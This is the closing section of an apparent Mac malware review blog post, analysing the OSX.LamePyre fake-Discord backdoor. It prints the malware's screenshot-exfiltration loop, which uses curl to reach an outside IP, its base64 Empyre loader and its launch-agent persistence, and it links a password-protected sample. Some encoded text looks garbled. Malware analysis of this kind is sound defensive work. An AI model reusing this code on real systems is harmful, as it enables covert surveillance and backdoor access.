> *"It's important to keep in mind that the cryptominer was installed through a command issued by the backdoor, and there may very well have been other arbitrary commands sent to infected Macs by the backdoor in the past. It's impossible to know exactly what damage this malware might have done to infected systems. Just because we have only observed the mining behavior does not mean it hasn't ever done other things."*

"Luckily" in this case, the attacker choose to simply (ab)use infected systems to miner cryptocurrencies…

OSX.LamePyre

```
LamePyre is a persistent backdoor, that continually takes and exfiltrates screenshots.
```


Download: **OSX.LamePyre** (password: `infect3d`)

Writeups:

- **Flurry of new Mac malware drops in December**

Infection Vector: Fake Discord Application `LamePyre` masquerades as `Discord` application, but in reality is a malicious application (specifically a compiled Automator script). If a Mac user tricked into downloading and running the malicious `DiscordApp.app` they will become infected.

Note though, the by using Objective-See's **WhatsYourSign** utility, we can see that `LamePyre` is unsigned:



DiscordApp is not signed

DiscordApp
/Users/patrick/Downloads/LamePyre/DiscordApp.app

item type: application
hashes: view hashes
entitled: none
sign auth: unsigned ('errSecCSUnsigned')

Persistence: Launch Agent

As noted, `LamePyre` is a compiled Automator script. In order to extract it's payload to ascertain its persistence and capabilities, one can either open it's `DiscordApp.app/Contents/document.wflow` file, or simply open the application in `/Applications/Automator.app`

```
$ less DiscordApp.app/Contents/document.wflow
...

<key>COMMAND_STRING</key>
<string>
PAYLOAD_DATA="IyAtKi0gY29kaW5nOiB1dGYtOCAtKi0KCmltcG9ydCBiYXNlNjQKaW1wb3J0IGxvZ2dpbmcKaW1wb3J0IG9zCmltcG9y
dCBzdWJwcm9jZXNzCmZyb20gc3lzIGltcG9ydC
BleGl0CmZyb20gdGV4dHdyYXAgaW1wb3J0IGRlZGVudAoKCkxPQURFUl9PUFRJT05TID0gewogICAgImxhdW5jaF9hZ2VudF9uYW1lIjog
ImNvbS5hcHBsZS5zeXN0ZW1rZWVwZXIiLAogICAgInBheWxvYWRfZmlsZW5hbWUiOiAiLnN5c3RlbWtlZXBlci
IsCiAgICAicHJvZ3JhbV9kaXJlY3RvcnkiOiBvcy5wYXRoLmV4c...1MT0FEX0JBU0U2NCkpCg=="
```

```
echo $PAYLOAD_DATA | base64 -D | /usr/bin/python &amp;

VUID=`system_profiler SPHardwareDataType | awk '/UUID/ { print $3; }'`

while [ true ]
do
        screencapture -C -x /tmp/alloy.png
        curl -F "scr=@/tmp/alloy.png" "http://37.1.221.204/handler.php?uid=$VUID"
done
</string>
```


Using Python, we can decode the `base64` encoded payload:

```
>>> import base64
>>> PAYLOAD_DATA="IyAtKi0gY29kaW5nOiB1dGYtOCAtKi0KCmltcG9ydCBiYXNlNjQK ...0FEX0JBU0U2NCkpCg=="
>>> base64.b64decode(PAYLOAD_DATA)
'# -*- coding: utf-8 -*-\n\nimport base64\nimport logging\nimport os\nimport subprocess\nfrom sys import
exit\nfrom textwrap import dedent\n\n\nLOADER_OPTIONS = {\n    "launch_agent_name":
"com.apple.systemkeeper",\n    "payload_filename": ".systemkeeper",\n    "program_directory":
os.path.expanduser("~/.system")\n}\n

PAYLOAD_BASE64 =
"IyEvdXNyL2Jpbi9weXRob24KCmltcG9ydCBzeXMsYmFzZTY0O2V4ZWMoYmFzZTY0LmI2NGRlY29kZSgnY1ZCdVVVRmFkMkp4UWxvOUoxQ
kNiSEZKVmljS2FXMXdiM0owSUhONWN5d2dkWEpzYkdsaU1qdHBiWEJ2Y25RZ2NtVXNJSE4xWW5CeWIyTmxjM003WTIxa0lEMGdJbkJ6SUM
xbFppQjhJR2R5WlhBZ1RHbDBkR3hsWENVGJtbDBZMmdnZkNCbmNtVndJQzEySUdkeVpYQWlDbkJ6SUQwZ2MzVmljSEp2WTJWemN5NVFiM
0JsYmloamJXUXNJSE5vWld4c1BWUnlkV1VzSUhOMFpHOTFkRDF6ZFdKd2NtOWpaWE56TGxCSlVFVXBDbTkxZENBOUlIQnpMbk4wWkc5MWR
DNXlaV0ZrS0NrS2NITXVjM1JrYjNWMExtTnNiM05sS0NrS2FXWWdjbVV1YzJWaGNtTm9LQ0pNYVhSMGJHVWdVMjVwZEdOb01pd2diM1YwS
1RvS0lDQWdjM2x6TG1WNGFYUW9LUXB2UFY5ZmFXMXdiM0owWDE4b2V6STZKM1Z5Ykd4cFlqSW5MRE02SjNWeWJHeHBZaTV5WlhGMVpYTjB
KMzFiYzNsekxuWmxjbk5wYjI1ZmFXNW1iMXN3WFYwc1puSnZiV3hwYzNROVd5ZGlkV2xzWkY5dmNHVnVaWEluWFNrdVluBiR1JmYjNCb
GJtVnlLQ2s3VlVFOUowMXZlbWxzYkdFdk5TNHdJQ2hOWVdOcGJuUnZjMmc3SUVsdWRHVnNJRTFoWXlCUFV5QllJREV3TGpFeE95Qnlkam8
wTlM0d0tTQkhaV05yYnk4eU1ERXdNREV3TVNCR2FYSmxabTk0THpRMUxqQW5PMjh1WVdSa2FHVmhaR1Z5Y3oxYktDZFZjMlZ5TFVGblpXN
TBKeXhWUVNsZE8yRTlieTV2Y0dWdUtDZG9kSFJ3T2k4dk16Y3VNUzR5TWpFdU1qQTBPamd3T0RBdmFXNWtaWGd1WVhOd0p5a3VjbVZoWkN
ncE8ydGxlVDBuTjJJek5qTTVZVFJoWWpNNU56WTFOek01WVRWbE1HVmtOelZpWXpnd01UWW5PMU1zYWl4dmRYUTljbUZ1WjJVb01qVTJLVTJLU
3d3TEZ0ZENtWnZjaUJwSUdsdUlISmhibWRsS0RJMU5pazZDaUFnSUNCcVBTaHFLMU5iYVYwcmIzSmtLR3RsZVZ0cEpXeGxiaWhyWlhrcFh
Ta3BKVEkxTmdvZ0lDQWdVMXRwWFN4VFcycGRQVk5iYWwwc1UxdHBYUXBwUFdvOU1BcG1iM0lnWTJoaGNpQnBiaUJoT2dvZ0lDQWdhVDBvY
VNzeEtTVXlOVFlLSUNBZ0lHbzlLR29yVTF0cFhTa2xNalUyQ2lBZ0lDQlRXMmxkTEZOYmFsMDlVMXRxWFN4VFcybGRDaUFnSUNCdmRYUXV
ZWEJ3Wlc1a0tHTm9jaWh2Y21Rb1kyaGjaWxlVTFzb1UxdHBYU3RUVzJwZEtTVXlOVFpkS1NrS1pYaGxZeWduSnk1cWIybHVLRzkxZENNrc
CcpKQ=="\n


SCREENCAST_BASE64 =
"VlVJRD1gc3lzdGVtX3Byb2ZpbGVyIFNQSGFyZHdhcmVEYXRhVHlwZSB8IGF3ayAnL1VVSUQvIHsgcHJpbnQgJDM7IH0nYAoKd2hpbGUgW
yB0cnVlIF0KZG8KCXNjcmVlbmNhcHR1cmUgL3RtcC9hbGxveS5wbmcKCWN1cmwgLUYgInNjcj1AL3RtcC9hbGxveS5wbmciICJodHRwOi8
vMzcuMS4yMjEuMjA0L2hhbmRsZXIucGhwP3VpZD0kVlVJRCIJCmRvbmU="\n\nPROGRAM_DIRECTORY =
os.path.expanduser(LOADER_OPTIONS["program_directory"])\nLAUNCH_AGENT_NAME =
LOADER_OPTIONS["launch_agent_name"]\nPAYLOAD_FILENAME = LOADER_OPTIONS["payload_filename"]\n\n\ndef
get_program_file():\n    return os.path.join(PROGRAM_DIRECTORY, PAYLOAD_FILENAME)\n\n\ndef
get_launch_agent_directory():\n    return os.path.expanduser("~/Library/LaunchAgents")\n\n\ndef
get_launch_agent_file():\n    return get_launch_agent_directory() + "/%s.plist" %
LAUNCH_AGENT_NAME\n\n\ndef run_command(command):\n    out, err = subprocess.Popen(command,
stdout=subprocess.PIPE, stderr=subprocess.PIPE, shell=True).communicate()\n    return out +
err\n\n\nrun_command("mkdir -p " + PROGRAM_DIRECTORY)\nrun_command("mkdir -p " +
get_launch_agent_directory())\n\nlaunch_agent_create = dedent("""\\\n\n\n\n\n    KeepAlive\n    \n
Label\n    %s\n    ProgramArguments\n    \n        %s\n        %s\n    \n    RunAtLoad\n    \n\n\n""") %
(LAUNCH_AGENT_NAME, get_program_file(), PROGRAM_DIRECTORY + "/.helper")\n\nwith
open(get_launch_agent_file(), "w") as output_file:\n    output_file.write(launch_agent_create)\n\nwith
open(PROGRAM_DIRECTORY + "/.helper", "w") as output_file:\n
output_file.write(base64.b64decode(SCREENCAST_BASE64))\n\n\nwith open(get_program_file(), "w") as
output_file:\n    output_file.write(base64.b64decode(PAYLOAD_BASE64))\n\nos.chmod(get_program_file(),
0o777)\nos.chmod(PROGRAM_DIRECTORY + "/.helper", 0o777)\n\nrun_command("launchctl load -w " +
get_launch_agent_file())\n\nexec(base64.b64decode(PAYLOAD_BASE64))\n'
```

More `base64` encoded payload(s)…but also referenced to a launch agent: `com.apple.systemkeeper`:

```
"launch_agent_name": "com.apple.systemkeeper",
```

And sure enough, executing the malicious application generates a **BlockBlock** persistence alert:



Python
installed a launch daemon or agent

```
launchd (pid: 1)
  DiscordApp (pid: 1151)
    bash (pid: 1153)
      Python (pid: 1156)
```

Python (Apple Code Signing Cert Auth)
process id: 1156
process path: /System/Library/Frameworks/Python.framework/Versions/2.7/R
Contents/MacOS/Python

.systemkeeper (unsigned)
startup file: /Users/user/Library/LaunchAgents/com.apple.systemkeeper.plist
startup binary: /Users/user/.system/.systemkeeper

time: 20:22:04

Dumping the launch agent plist `com.apple.systemkeeper`, reveals the following:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <key>KeepAlive</key>
    <true/>
    <key>Label</key>
    <string>com.apple.systemkeeper</string>
    <key>ProgramArguments</key>
    <array>
        <string>/Users/user/.system/.systemkeeper</string>
        <string>/Users/user/.system/.helper</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

As `RunAtLoad` key is set to `true`, the two scripts `/Users/user/.system/.systemkeeper` and `/Users/user/.system/.helper` will be automatically executed anytime the user logs in.

Capabilities: Backdoor & Screen Capture

`LamePyre` persists two scripts: `.systemkeeper` and `.helper`

The `.systemkeeper` is an encoded python script that decodes to the the well-known (and open-source) python backdoor **Empyre**, configured to communicate with `37.1.221.204:8080` for tasking.

The malware also persists a script named `.helper` which simply executes the built-in `screencapture` utility to capture the desktop, and exfiltrate that to `37.1.221.204`:

```
$ cat /Users/user/.system/.helper
VUID=`system_profiler SPHardwareDataType | awk '/UUID/ { print $3; }'`

while [ true ]
do
  screencapture /tmp/alloy.png
  curl -F "scr=@/tmp/alloy.png" "http://37.1.221.204/handler.php?uid=$VUID"
```

One can observe this via Objective-See's process monitor, **ProcInfo**:

```
# ./ProcInfo

[ process start ]
pid: 1169
path: /usr/sbin/screencapture
user: 501
args: (
    screencapture,
    "-C",
    "-x",
    "/tmp/alloy.png"
)
```

Interested in more details about `LamePyre` or the malware analysis/reversing process? I recently recorded a live-stream where we analyzed the malware in quite some detail:

Conclusion:

Well that's a wrap!
Hope you enjoyed the ride as we wandered thru the new backdoors, adware installers, and cryptominers of 2018.

Other notable macOS events, tangentially related to malware include:

- **A Surreptitious Cryptocurrency Miner in the Mac App Store?**
- **A Deceitful 'Doctor' in the Mac App Store**
- **Word to Your Mac: Analyzing a Malicious Word Document Targeting Mac Users**

And since you read this far, don't forget to follow/subscribe to my:

- 📺 **YouTube Channel**
- 🎥 **Twitch Channel**

Love these blog posts & tools? You can support them via my **Patreon** page!